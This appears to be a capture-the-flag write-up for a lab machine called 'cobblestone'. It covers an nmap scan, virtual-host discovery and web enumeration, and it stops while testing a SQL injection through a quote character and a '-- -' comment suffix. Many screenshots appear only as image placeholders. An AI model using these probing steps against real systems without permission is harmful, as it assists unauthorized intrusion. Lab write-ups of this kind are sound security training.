This is cobblestone writeup by Jiseok Song

nmap

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 50:ef:5f:db:82:03:36:51:27:6c:6b:a6:fc:3f:5a:9f (ECDSA)
|_  256 e2:1d:f3:e9:6a:ce:fb:e0:13:9b:07:91:28:38:ec:5d (ED25519)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.62
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Did not follow redirect to http://cobblestone.htb/
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Aug 19 12:47:36 2026 -- 1 IP address (1 host up) scanned in 10.22 seconds
```

Nothing interesting. Add cobblestone.htb to /etc/hosts.

Web Enumeration


Visit cobblestone.htb




It has three links. Two of them shows a new link when I put the cursor on the icon(deploy and vote). Add them to /etc/hosts


```
10.129.232.170 cobblestone.htb deploy.cobblestone.htb vote.cobblestone.htb
```

deploy shows nothing so interesting



It indicates there might be firewall, apparmor, and chroot jail. Visit skin database and vote both needs register & login.







Register with any username, password and login. Both are using seperate db for login, so it needs to register both.


SQL injection(optional)

Let's see vote first.




I can suggest a url and it shows this url for vote, but I can't upvote it.







But when I send a url ending with ' character




It shows nothing, which is weird. Do it on burpsuite.




It shows 500 response(Follow redirect should be set as always), which seems like sql injection vulnerability. Add -- - to see if it solves the issue.



